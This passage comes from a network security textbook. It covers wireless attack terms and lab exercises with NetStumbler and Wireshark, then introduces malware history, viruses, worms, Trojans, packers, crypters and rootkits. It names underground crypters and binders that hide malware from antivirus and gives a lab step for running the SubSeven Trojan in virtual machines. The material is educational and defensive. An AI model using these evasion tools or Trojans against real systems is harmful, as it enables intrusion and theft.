- **Access point spoofing**—The act of pretending to be a legitimate access point for the purpose of tricking individuals to pass traffic by the fake connection so that it can be captured and analyzed.
- **Ad hoc mode**—A network mode that allows an individual computer to communicate directly with other client units. No access point is required. Ad hoc operation is ideal for small networks of less than four computers.
- **Bluejacking**—The act of sending unsolicited messages, pictures, or information to a Bluetooth user.
- **Bluesnarfing**—The theft of information from a wireless device through a Bluetooth connection.
- **Bluetooth**—An open standard for short-range wireless communication of data and voice between both mobile and stationary devices. This technology is used in cellphones, PDAs, laptops, and other devices.
- **Defense in depth**—The process of implementing multilayered security. The layers may be administrative, technical, or logical.
- **Eavesdropping**—The unauthorized capture and reading of network traffic.
- **Extensible Authentication Protocol**—A protocol that can support multiple authentication methods such as tokens, smart cards, certificates, and one-time passwords.
- **Infrastructure mode**—A form of wireless networking in which wireless stations communicate with each other by first going through an access point.
- **Intrusion detection system**—A key component of security that is used to detect anomalies or known patterns of attack.
- **MAC filtering**—A method of controlling access on a wired or wireless network by denying access to a device if the device's MAC address does not match one on a preapproved list.
- **Promiscuous mode**—A mode in which your network adapter is set to examine all traffic, in contrast to its normal mode, in which it examines only traffic matching its address. Promiscuous mode allows a network device to intercept and read all network packets that arrive at its interface in their entirety.

- **Rogue AP**—An 802.11 access point that has been set up by an attacker for the purpose of diverting legitimate users so that their traffic can be sniffed or manipulated.
- **Site survey**—The process of determining the optimum placement of access points. The objective of the site survey is to create an accurate wireless system design or layout and a budgetary quote.
- **Wardriving**—The process of driving around a neighborhood or area to identify access points.

Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. I selected the tools and utilities used in these exercises because they are easily obtainable. The goal is to provide you with *real* hands-on experience.

Using NetStumbler

In this exercise, you use NetStumbler to scan for available access points. You need a laptop and wireless card to complete the exercise.

1. Download the NetStumbler program from `www.netstumbler.com/downloads`.
2. After installing the program on a Windows-based PC, make sure that you have loaded the appropriate wireless card. The NetStumbler site has a list of the types and brands of cards that work with the application.
3. To help prevent the chance of accidentally accessing someone's access point, it is best to unbind all your TCP/IP properties. This can be done by clearing the checkboxes for unnecessary protocols in your radio's NIC properties.
4. Start NetStumbler. By default, it places an icon on your desktop. Once the program is open, click File/Enable Scan to start the scanning process. If you are unable to pick up any access points, you may want to move around or consider taking your laptop outside. In most urban areas, you should not have much trouble picking up a few stray signals.

Detected signals display as green, yellow, or red to denote the signal strength. Other fields of information the program provides include SSID, name, channel, speed, vendor, and encryption status. If you hook up a GPS, your NetStumbler will also provide longitude and latitude.

Using Wireshark to Capture Wireless Traffic

In this exercise, you set up Wireshark so that you will be able to capture and examine encrypted and unencrypted wireless traffic. You can use the Wireshark program that is preinstalled in Kali, or you can download the Windows version from `www.wireshark.org`.

1. After launching Wireshark, you see several options across the top of the program interface. Select Capture→Options to configure the program. Make sure to choose the correct interface (NIC) adapter and set the program to update packets in real time and for automatic scrolling. An example is shown in Figure 8-11.




Figure 8-11: Set the Wireshark capture options.

2. Choose the Start Capture option.
3. After a few packets have been captured, stop Wireshark. You can see information displayed in three different views. The top window shows all packets that were captured. Clicking one of these packets will display that frame's contents in the middle frame, as shown in Figure 8-12. Note that the bottom frame displays the actually hex dump. While reading hex is not mandatory, notice the first 16 bytes of the frame: The first 8 bytes are the destination MAC and the second 8 bytes are the source MAC.
4. Use Wireshark to capture and analyze some wireless traffic with and without encryption. Note that the MAC addresses will be visible in both cases.




Figure 8-12: You can use Wireshark to capture packet information.

CHAPTER

9

An Introduction to Malware

This chapter discusses malware, not just from a historical perspective, but also with an up-to-date review. Malware has changed over the years, and started as something much more basic than it is today. One consistent thing about malware is that it is a threat that is constantly changing. Years ago, malware consisted of viruses and worms. Today, malware includes rootkits, spyware, ransomware, and even crimeware kits. These different kinds of malware will be examined in this chapter. Each has the potential to damage company networks as well as home computers. This chapter also looks at the methods used to detect, eradicate, and prevent such threats. Many of these defenses can be tested in your network security lab.

History of Malware

The best way to understand and deal with the threat of malware is to explore its background and learn how we got to where we are today. Malware did not really exist until 1984, when Fred Cohen coined the term *computer virus.* He was working on his doctoral thesis and needed a term to describe replicating programs. An advisor suggested that he call such code computer viruses.

Worms appeared shortly thereafter. The first known computer worm, the Morris worm, was not released until 1988. Since then, malware has grown, changed, and become a much bigger threat. For many years, the motivating

factors behind the development of malware were fame and notoriety. Consider the 1986 Brain virus, which was developed by two brothers in Pakistan. The virus displayed the following information upon infection:

```
Welcome to the Dungeon (c) 1986 Basit * Amjad (pvt) Ltd. BRAIN COMPUTER
SERVICES 730 NIZAM BLOCK ALLAMA IQBAL TOWN LAHORE-PAKISTAN PHONE:
 430791,443248,280530. Beware of this VIRUS....
Contact us for vaccination...
```

The brothers actually believed that by including their name, phone number, and address, they would see a huge increase in their business. In the end, they had to change their phone number because they were overwhelmed with phone calls, most of which were uninterested in using the brothers' services. Other malware creators had different motivations. As an example, the Melissa virus was named after a girl the creator wanted to impress. The "I Love You" virus was written because the creator was bored with school. Most early malware writers did not actually profit from their labor; their payment and reward was their own self-promotion to others of their skills and abilities. This seems quite strange by today's standards.

All this started to change around the year 2000, possibly because all the young malware writers grew up and decided they needed to make a living. But jokes aside, what did happen is that the nature of the threat mutated. Malware started to be developed for very specific reasons:

- **Profit**—Criminals that had focused their attacks on the physical world started to see the Internet as a way to make a lot of money.
- **Spying**—Countries and companies became aware of the potential of the Internet to spy on rivals or to steal secrets.
- **Fun**—Some groups, such as Lulzsec and others, came to see the Internet as a playground where they could launch attacks for the fun of it.
- **Terrorism**—Groups that engaged in kidnapping, ransoming, or hijacking moved to the Internet.

Malware creators also started to focus their attacks on specific individuals or firms. Phishing attacks became popular and developed into more targeted "spear phishing" attacks—most important, the motive changed from fame to money. As evidence of this, malware writers no longer wanted notoriety. They were now happy to work in the shadows and remain unknown. Table 9-1 lists some well-known examples of malware.

Today, malware is much more focused, and there are many more types, as shown in Figure 9-1.

NOTE **Authorities traced the "I Love You" virus to a young Filipino computer student named Onel de Guzman. Guzman was never charged because no computer crime laws existed in the Philippines. This virus was an early example of a macro virus.**

Table 9-1: A Few Examples of Notable Malware

YEAR	NAME	TYPE	PROPAGATION METHOD	CREATOR
1986	Brain	Virus	Boot sector	Basit and Amjad Farooq Alvi
1988	RTM	Worm	Internet	Robert T. Morris
1999	Melissa	Macro	Email	David Smith
2000	I Love You	Macro	Email	Onel de Guzman
2001	Code Red	Virus/worm hybrid	Email/Internet	Unknown
2001	Nimda	Worm	Email, Internet/network shares	R.P.China
2003	Slammer	Worm	SQL	Unknown
2005	Poison Ivy	Trojan	Typically with PDF, DOC, PPT, and so on	Unknown
2007	Zeus	Crimeware kit	Email, drive-by download, attachment, and so on	Unknown
2008	Agent.btz	Trojan	Thumb drive	Unknown
2009	Conficker	Worm	Thumb drive, network shares	Unknown
2009	Stuxnet	Advanced persistent threat (APT)	Thumb drive, network shares	Unknown
2010	Blackhole exploit kit	Exploit kit	Email, drive-by download, attachment, and so on	Unknown
2014	CryptoLocker	Ransomware	Email, drive-by download, and so on	Unknown
2015	Angler exploit kit	Exploit kit	Email, drive-by download, and so on	Unknown




Figure 9-1: Much of today's malware is designed to target specific individuals or firms, and avoid discovery.

Types of Malware

During the early days of computer viruses and worms, other types of malicious software that did not really fit into either of these two categories were already starting to be developed. That is how the term malware came about. Over the years, *malware*, short for malicious software, became the *de facto* name for every malicious program or application. Today there are many types of malware. Some of the basic categories of malware include the following:

- Virus
- Worm
- Logic bomb
- Trojan/backdoor
- Rootkit
- Advanced persistent threat
- Spyware

Viruses

Things have certainly changed since the term *computer virus* was created back in 1984. Ralf Burger, a German computer systems engineer, was so taken by the concept of computer viruses that he gave the keynote speech at the Chaos Computer Club in 1985. Highlighting the concept of computer viruses only served to encourage others to explore this area of computer programming. As expected, viruses started to appear. By 1986, it was clear that some people were attracted to the malicious power of computer viruses, and one of the first well-known computer attacks (the Brain virus) was recorded at the University of Delaware.

Viruses can be designed for many purposes. Early viruses were typically designed to make a statement, market their developers as skilled coders, or destroy data. The Brain virus actually did little damage; as mentioned earlier, its creators saw it as a way to promote themselves and their computer services.

Microsoft-based operating systems were not the only computers being exposed to viruses; two viruses surfaced in Macintosh computers in 1988. The first was MacMag, which was developed by Drew Davidson. MacMag was designed to do nothing more than display a drawing of the world on the computer screen. Its claim to fame was that it was accidentally loaded onto copies of Aldus Freehand. This error was discovered only after end users started calling to ask about the purpose of the message that kept popping up when they ran the Freehand program. About the same time, the Scores virus was reported by Electronic Data Systems (EDS). This virus prevented users from saving their data. The Scores

virus was also unique because it was the first virus written for revenge. It is alleged to have been written by a former employee to get even with the company.

The driving concept for earlier viruses was replication. This meant that for a virus to be successful, it had to reproduce quickly, before it was discovered and eradicated. Although Linux computers are not immune, it is more difficult for Linux viruses to do the damage that Windows viruses can do. For a Linux virus to be successful, it must infect files owned by the user. Programs owned by root are most likely accessed by a normal user through a nonprivileged account.

Since the early years of computer viruses, this type of malware has relied on some basic propagation methods. Virus propagation requires human activity such as booting a computer, executing an AutoRun on a CD, or opening an email attachment. Some basic techniques that viruses propagate throughout the computer world include the following:

- **Master boot record infection**—This is the original method of attack. It works by attacking the master boot record of floppy disks or the hard drive. This was effective in the days when everyone passed around floppy disks.
- **File infection**—This slightly newer form of virus relies on the user to execute the file. Extensions such as `.com` and `.exe` are typically used. Often, some form of social engineering is applied to get the user to execute the program. Techniques include renaming the program or trying to rename the `.exe` extension and make it appear to be a graphic or bitmap.
- **Macro infection**—The most recent type of virus began appearing in the 1990s. Macro viruses exploit scripting services installed on your computer. You may remember the "I Love You" virus, a prime example of a macro infector. A macro virus infects applications such as Microsoft Word or Excel by attaching itself to the application's initialization sequence, and then when the application is executed, the virus's instructions execute before control is given to the application. Then the virus replicates itself, infecting additional parts of the computer.

After a computer has become infected, the computer virus can do a number of things. Some viruses spread quickly. This activity is known as *fast infection*. Fast infection viruses infect any file they are capable of infecting. Other viruses limit the rate of infection. This type of activity is known as *sparse infection*. Sparse infection means that the virus takes its time choosing which systems to spread damage to. This technique is used to help the virus avoid detection. Some viruses forego residing exclusively in files and load themselves into RAM. These viruses are known as *RAM resident infections* and are the only way that boot sector viruses can spread.

As antivirus companies have developed better ways to detect viruses, virus writers have fought back by trying to develop viruses that are harder to detect.

One such technique is to make a multipartite virus. A *multipartite virus* can use more than one propagation method. The virus can infect boot sectors and program files. This gives the virus added survivability. Another technique that virus developers have attempted is to make viruses polymorphic. *Polymorphic viruses* can change their signature every time they replicate and infect a new file. This technique makes it much harder for the antivirus program to detect the virus.

There are three main components of a polymorphic virus: an encrypted virus body, a decryption routine, and a mutation engine. The process of a polymorphic infection is as follows:

1. The decryption routine first gains control of the computer and then decrypts both the virus body and the mutation engine.
2. The decryption routine transfers control of the computer to the virus, which locates a new program to infect.
3. The virus makes a copy of itself and the mutation engine in RAM.
4. The virus invokes the mutation engine, which randomly generates a new decryption routine capable of decrypting the virus yet bearing little or no resemblance to any prior decryption routine.
5. The virus encrypts the new copy of the virus body and mutation engine.
6. The virus appends the new decryption routine, along with the newly encrypted virus and mutation engine, onto a new program.

As a result, not only is the virus body encrypted, but the virus decryption routine also varies from infection to infection. No two infections look alike, which confuses the virus scanner as it searches for the sequence of bytes that identifies a specific decryption routine.

Stealth viruses attempt to hide their presence from both the operating system and the antivirus software by doing the following:

- Preventing change in file's date and time
- Hiding the increase in the infected file's size
- Encrypting themselves

The public's anxiety about catching a computer virus actually gave someone the idea to capitalize on that fear using virus hoaxes. In the early years of computer viruses, the virus hoax proved to be just as effective as an actual virus. Years later this concept lives on with FakeAV. It is a good example of this technique. FakeAV is a false antivirus security software package that seeks to trick a user into paying money for fake or simulated removal of malware.

Pure computer viruses are on the decline because a virus's objective is to infect files. Today's cybercriminals are not that interested in creating pure viruses because they typically do not result in any financial gain. Today's malware

creators are much more interested in creating malware that can generate profit. One good example is ransomware.

MELISSA

The year 1999 was that of the macro virus. This was also the year that the Melissa macro virus was released. Melissa had all the traits of a worm and had the ability to spread itself rapidly through email. It was first introduced to the Internet by a posting to the `alt.sex` newsgroup. The file appeared to be a list of usernames and passwords used to access sex sites. Instead of accessing these sites, users who opened the zipped Word file became infected with a virus that was self-replicating and had the ability to send itself to as many as 50 correspondents in the user's email address book. Because Melissa acted so quickly, many email systems were overwhelmed by the traffic. At the height of the infection, more than 300 corporate computer networks were completely knocked out. Because the emails looked like they were from a known source and had an intriguing title, many of the recipients were tricked into opening the infected document.

Melissa not only spread itself via email, but also infected the `Normal.dot` template file that was typically used to create Word documents. When a user opened a Word document, the virus would place a copy of itself within each file the user created. As a result, one user could easily infect another by passing infected documents. The creator of Melissa, David Smith, was identified and eventually sentenced to five years in prison.

Worms

Worms are unlike viruses in that they can self-replicate. True worms require no intervention and are hard to create. Worms do not attach to a host file, but are self-contained and propagate across networks automatically. The first worm to be released on the Internet was the 1988 RTM worm. It was developed by Robert Morris Jr. and was meant to be a proof of concept. It targeted aspects of sendmail, finger, and weak passwords. This small program disabled roughly 6,000 computers connected to the Internet. Its release was a rude awakening to the fact that worms can do massive damage on the Internet. The cost of the damage from the worm was estimated to be between $10 million and $100 million. Robert Morris was convicted of violating the Computer Fraud and Abuse Act and sentenced to three years of probation, 400 hours of community service, and a fine of $10,050. While this was the first, many other worms have been created since then. Several of the most well known worms over the last 10 to 15 years is Conficker and Stuxnet.

Conficker targeted Windows computers and was first identified in 2008. It uses flaws in the Windows operating system software and dictionary attacks on administrator passwords to propagate. The Conficker worm successfully

infected millions of computers around the world. Worms are much like viruses in that they are currently in a state of decline. This is because malware creators now focus their time on malware that will generate revenue.

NOTE **The Anna Kournikova worm was released in the late 1990s. What made this virus interesting is that the creator, Jan de Wit, claimed to have created the worm in only a few hours using a tool called the VBS Worm Generator.**

Logic Bombs

Logic bombs are somewhat different than viruses and worms as they are hidden in the actual code. The logic bomb gets its name because the malicious programming code is placed in the application code so that it will execute under circumstances such as the lapse of a certain amount of time or the completion of a specific event. Logic bombs only execute when a specific condition is met, such as the Jerusalem virus, which executed only on Friday the 13th. To create a logic bomb, a programmer may write a program for, say, a human resources department, where every time the program runs, it checks to see that the programmer's name and employee ID number are present, and if not, it places the application into an infinite loop.

```
for(;;) {...}
```

This causes the program to hang, and no further processing is accomplished. While this is a basic example, it does describe a logic bomb.

NOTE **In 2009, Fannie Mae fired a contract programmer at noon, but did not terminate their access until midnight. In those 12 hours, it is believed the former contractor loaded a logic bomb into the company's network, designed to knock out 4,000 servers. You can read more at** `www.wired.com/threatlevel/2009/01/fannie/`.

Backdoors and Trojans

Trojans are programs that seem to do something you want but actually perform another, malicious, act. Before a Trojan program can act, it must trick the user into downloading it or performing some type of action.

Consider the home user who sees nothing wrong with downloading a movie illegally from the Internet. After it has been downloaded, however, the user realizes the movie will not play. They receive a message about a missing driver or codec and are prompted to go to a site that has a movie player with the right codec installed. The user does as instructed and downloads the movie player and, sure enough, everything works. Seems like a movie without any cost. Well, not quite, because at the time the user installed the

movie player, they also installed a built-in Trojan. The Trojan was actually part of the player.

The Trojan may be configured to do many things, such as log keystrokes, add the user's system to a botnet (discussed later), or even give the attacker full access to the victim's computer. A user may think that a file looks harmless and is safe to run but, once executed, it delivers its malicious payload. Unlike a virus or worm, Trojans cannot spread themselves. They rely on the uninformed user.

Trojans get their name from Homer's epic tale *The Iliad*. To defeat their enemy, the Greeks built a giant wooden horse with a hollow belly. The Greeks tricked the Trojans into bringing the large wooden horse into the fortified city of Troy. Unbeknownst to the Trojans, and under the cover of darkness, the Greeks crawled out of the wooden horse, opened the city's gates, and allowed the waiting Greek soldiers in (which led to the complete fall and destruction of the city).

You may be wondering at this point how users get Trojans. Often, the infection results from a scenario similar to the one described in the preceding section: They download one from a website. Trojans are commonly spread through email, malicious websites, or even drive-by downloads. Some Trojans are used to target specific individuals, others target organizations, and some seek individuals that use a specific financial site or bank. These generic information-gatherers are used by their developers to steal money. For example, suppose you get an email that appears to be from human resources but is actually spoofed and has a `.pdf` or `.xls` attachment and is named "pending fall layoffs or spring break photos." Would you be tempted to open it? Social engineering plays a big part in the infection process; after all, everyone wants to see an attachment that is important or that was sent by a friend or coworker.

Infection can also occur via physical access. If attackers can gain physical access to the victim's system, they can just copy the Trojan to the local system. One common technique is to plant malicious CDs or USB thumb drives. In this scenario, all the attacker has to do is wait for a user running the CD or USB thumb drive to get the Trojan to execute. Just suppose that the attacker leaves a CD labeled "2015 spring break photos" in the men's bathroom. Should someone find it, that person may run it on their own system to see the contents. Even if it is turned over to human resources or IT, someone there may load the media just to see what is on the disc.

Even instant messaging programs such as Jabber can be used to spread Trojans. These applications were not designed with security in mind. You never know the real contents of a file or program that someone has sent you. IM users are at great risk of becoming a target for Trojans and other types of malware.

The motive for most modern Trojans has changed. Although Trojans from the past such as NetBus, Back Orifice, and SubSeven were used to harass friends and coworkers, most modern Trojans such as Poison Ivy, Silent Banker, Ghost Rat, Flame, and SpyEye are developed for monetary gain. These Trojans are designed specifically to steal passwords, credit card numbers, and banking

information, and even to get remote access to the victim's computer. Because the victim may not even be aware that the Trojan is on their system, it can steal information every time they use the infected system.

Even if you are alerted that an individual may have downloaded and installed a Trojan, it may not be easy to remove. Detecting Trojans can be difficult as they are typically unseen. The last thing the attacker wants is for you to realize that something is wrong. How do Trojan creators do this? Generally, Trojans are hidden with packers, crypters, and wrappers. These are covered in the next section.

FLAME, WELCOME TO THE NEXT GENERATION OF MALWARE

In 2012 a new modular piece of malware was discovered. It is known as Flame. Flame was discovered to be running on systems in Middle Eastern Countries. Besides the fact that it is rather large, at almost 20 megabytes, it is also very complex. The malware uses five different encryption methods and a SQL database. Flame also attempts to determine what version of antivirus is running so that it can bypass it. Flame makes use of a compromised Microsoft certificate to make the user believe it is legitimate. While it mainly targets Autocad drawings, pdfs, documents, and text files, it can also record audio and record all keyboard input. Flame is multifaceted in that it can also spread over network shares and usb drives and can turn infected systems into Bluetooth beaconing devices that attempt to download all contacts from nearby Bluetooth enabled devices. At end of life, Flame had a built-in kill switch, which when used allows the creator to stop Flame and erase all installed components.

Packers, Crypters, and Wrappers

Distributing Trojans is no easy task. Users are more alert, less willing to click email attachments, and more likely to be running antivirus or other anti-malware tools than in the past. Years ago, it was sufficient for a hacker to add more space between the program's name and suffix, such as `important_message_text .txt.exe`, or the hacker could simply choose program suffixes or names from those programs that would normally be installed and running on the victim's machine, such as `notepad.exe`. The problem is that the level of awareness of users and administrators about such techniques is now greater and defensive software has improved.

While that might be the end of it if the world were a static place, it is not the case. All things evolve, including malware distribution techniques. The fact is that malware creators have raised the bar and made malware detection much more difficult. Today, it is not uncommon for attackers to use multiple layers of techniques to obfuscate code, make hostile code undetectable from antivirus software, and prevent others from examining the code. These techniques are used to improve the attacker's chances of controlling a Trojan computer, and

using it for many types of illegal purposes. These techniques include wrappers, packers, and crypters.

Wrappers offer hackers a method to slip past a user's normal defenses. A *wrapper* is a program used to combine two or more executables into a single packaged program. Wrappers are also referred to as binders, packagers, and EXE binders. They carry these names because they are the functional equivalent of binders for Windows Portable Executable files. Some wrappers only allow programs to be joined; others allow the binding together of three, four, five, or more programs. These programs perform like installation builders and setup programs. Besides allowing you to bind a program, wrappers also add additional layers of obfuscation and encryption around the target file, essentially creating a new executable file.

A good example of a wrapper is BurnEye, which was created by Teso. Teso was a hacker group that originated in Austria and was active in the late 1990s and early 2000s. BurnEye was designed to protect ELF binaries on the Intel x86 Linux operating system. You can find a copy of BurnEye at `http://packetstormsecurity.com/groups/teso/`. BurnEye used three layers of protection:

- **An obfuscation layer**—Scrambled the contents of the binary executable file
- **A password layer**—Allowed the user to encrypt the target binary
- **A fingerprinting layer**—Allowed targeting so that the malware would execute only in an environment matching specific criteria

Figure 9-2 shows an example of how a hacker binds two programs together with a wrapper.




Figure 9-2: A Trojan is combined with a legitimate program by a wrapper.

Packers work much like programs such as WinZip, Rar, and Tar, in that they compress files. While compression programs do this to save space, packers do this to obfuscate the activity of malware. The idea is to prevent anyone from viewing the malware's code until it is placed in memory. Packers serve a second valuable purpose for the attacker in that they work to bypass network security protection mechanisms, such as host-based and network-based intrusion detection systems (HIDS and NIDS). The malware packer decompresses the program in memory, revealing the program's original code.

Crypters function to encrypt or obscure code. Some crypters obscure the contents of a Trojan by applying an encryption algorithm. Crypters can use anything from AES or RSA to Blowfish, or they may use more basic obfuscation techniques such as XOR, Base64 encoding, or even ROT 13. Again, these techniques are used to conceal the contents of the executable program, making it undetectable by antivirus software and resistant to reverse-engineering efforts. Figure 9-3 provides an example of a crypter.



Figure 9-3: RDGSoft Tejon Crypter is just one of the available crypters.

A variety of programs are available to the hacker underground and a quick search on the web will bring them up. Here are a few examples:

- **Morphine—**This is a simple packer/crypter that can be used to obscure malware.
- **Yoda's Crypter—**This is a small, free crypter with some nice protection options, such as polymorphic encryption and anti-debug.
- **Trojan Man—**This wrapper combines two programs and can also encrypt the resulting package in an attempt to foil antivirus programs.
- **CypherX Crypter—**This program allows you to encrypt and bind any file, including Trojans, RATs, and malware.
- **Teflon Oil Patch—**This program is used to bind Trojans to any files you specify in an attempt to defeat Trojan-detection programs.

IN THE LAB

Trojans offer an attacker a way to take complete control of a computer system. This presents a real risk to a network. In the lab, one way for a security professional to learn about such tools is to install and run one. These tools will set off your antivirus software, so it is advisable to install and run them on a virtual machine. This gives you more control and the ability to restore the virtual machine to a previous snapshot after completing your research. One Trojan to consider evaluating is SubSeven, which can be downloaded from `http://subseven.software.informer.com/2.1/`. This file contains both the server and the client. You will want to install both components on separate Windows virtual machines so that you can observe how the client takes complete control of the host system. Take a moment to observe the Task Manager before and after installation: You should see that some additional services will be loaded into memory. After finishing your evaluation, remove all components and verify their removal with up-to-date antivirus software. If you have made a snapshot of the virtual system, now would be a good time to restore that image.

Rootkits

Rootkits are a collection of tools that allow an attacker to take control of a system. Rootkits are a significant threat as they cover the tracks of an attacker. Once a rootkit is installed, attackers can come and go as they please. A rootkit is one of the best ways for an attacker to maintain access. Once installed, a rootkit can be used to hide evidence of an attacker's presence and give them backdoor access to the system. Rootkits can contain log cleaners that attempt to remove all traces of the attacker's presence from the log files. Rootkits can be divided into several basic types, including firmware, library, application, and kernel. The following are the best-known types:

- **Application or file rootkits**—These rootkits replace binaries in Linux systems, such as `ls`, `ifconfig`, `inetd`, `killall`, `login`, `netstat`, `passwd`, `pidof`, or `ps`, with Trojanized versions. These Trojanized versions have been written to hide certain processes or information from administrators. Rootkits of this type are detectable because of the change in size of the Trojanized binaries. Tools such as MD5sum and Tripwire can be a big help in uncovering these types of hacks.
- **Kernel**—This type of rootkit targets the kernel of the OS and is known as a loadable kernel module (LKM) rootkit. An LKM rootkit is loaded as a driver or kernel extension. Because kernel rootkits corrupt the kernel, they can basically do anything, including avoiding detection by many forms of anti-virus/anti-malware. Although rootkits are widely used, many administrators still do not know much about them.

Rootkits typically use one of three different techniques to gain control of the software and hardware in an infected machine. These include DLL injection, direct kernel object manipulation, and hooking.

DLL injection works by injecting a malicious DLL, or dynamic-link library. Think of a DLL as a small program that helps provide functionality for applications. As an example, a DLL may provide the print function for an application. DLLs are linked at run time to the application and loaded into memory when needed. Both static and dynamic DLLs can be targeted. Static DLLs are application specific and can be detected. Windows uses the Windows File Protection Service to verify that DLLs in the system folder are not overwritten by malicious versions.

Direct kernel object manipulation is considered one of the more difficult types of rootkit designs because it requires the rootkit developer to modify kernel structures and directly target the most trusted part of the operating system.

Hooking is another technique used by rootkits. Think of hooking as a technique that provides the ability to change the application's execution flow. The rootkit redirects the normal path of execution to point to its code. Hooking intercepts the API calls and system function calls and redirects them.

How should security professionals respond if they believe a system has been compromised and if a rootkit has been installed? The first challenge is that a security professional must understand how rootkits work and also that rootkit infections can be difficult to diagnose. Why? Because the purpose of the rootkit is to hide itself. Tools, applications, and services on the infected system cannot be trusted. This is especially true if the system has been infected with an advanced rootkit such as a kernel-mode. The operating system simply informs users that nothing is wrong.

You will want to start by asking yourself whether anything looks suspicious. You will also want to use well-known tools to investigate a system that you believe may be infected. Install only well-known tools, or run your own tools from a CD or USB thumb drive. Task Manager, `ps`, and `netstat`, are good places to start searching if something seems wrong. However, keep in mind that you should never completely rely on the tools that have already been installed on a system you suspect has been infected or compromised. Some of these installed tools are listed here:

- **Task Manager**—A built-in Windows application used to display detailed information about all running processes.
- **ps**—The process status command used to display the currently running processes on Unix and Linux systems.
- **CurrPorts**—A tool that displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IP statistics, and more.

- **TList**—A Windows tool used to display a list of currently running processes on either a local or remote machine.
- **TCPView**—A GUI tool from Sysinternals that is used to display running processes.
- **Process viewer**—A Windows GUI utility that displays detailed information about running processes. It displays memory, threads, and module usage.

An attacker who knows that they have been discovered may decide to destroy the victim's system in an attempt to cover their tracks. Once the system has been isolated from the network, you can begin the process of auditing the system and performing a forensic research.

You can also use rootkit detection tools to look for known rootkits. Two detection tools are listed here:

- **chkrootkit**—An excellent tool that can be used to search for signs of a rootkit. It can examine system binaries for modification.
- **Rootkit Hunter**—Another tool that scans file and system binaries for known and unknown rootkits.

Finding the rootkit is not the same as seeing justice done. The overwhelming majority of individuals who attack systems go unpunished because trackback and prosecution are much more difficult.

IN THE LAB

Rootkits present a real risk in that they can allow an attacker to maintain access to a target system for a long period of time without detection. From `www.microsoft.com/security/malwareremove/default.mspx`, download the Malicious Software Removal Tool. After downloading the tool, run it from a Windows system and let it scan the system. Hopefully, the system will be clean. If anything is found, you will want to remove it. Restoring from a backup is not a good option, as you may have no idea how long the rootkit has been installed. It is best to reload from known good media.

Crimeware Kits

Crimeware can be thought of as an evolutionary step in the history of malware. Virus writers of the 1990s were happy to simply send a message, or at most delete files or format your hard drive. Crimeware is about monetization. It can be defined as a software package designed specifically for cyber crime. Crimeware is focused on financial returns for its creators and for its users. Crimeware kits offer someone with little or no programming experience the ability to create, customize, and distribute malware.

Many of these kits are sold by hackers from Eastern Europe and Russia. In fact, according to a study by Solutionary, (`www.securityweek.com/exploit-kits-target-old-vulnerabilities-more-zero-days-research-finds`) roughly 70 percent of crimeware and exploit kits released in the fourth quarter of 2012 came from Russia. Regardless of the type of crimeware kit, most share the following components:

- Work in many different languages
- Provide a point-and-click environment
- Use a web-based interface
- Have control mechanisms that prevent users from copying or sharing the software

What is even more interesting is that many crimeware kits use classic copy protection mechanisms to prevent the use of unlicensed pirate copies. Some crimeware kits are designed to work on only specific systems and localities. As an example, Citadel will not execute its payload on Russian systems. The idea is to not upset the host countries where the hackers may reside. It helps if the malware can be hosted on an ISP that will turn a blind eye to the fact that the items being hosted are malicious. This is where bulletproof hosting comes into play. *Bulletproof hosting* basically means the ISP hosting the malware may not take the malicious site offline and will be slow to respond should users complain that the site is malicious.

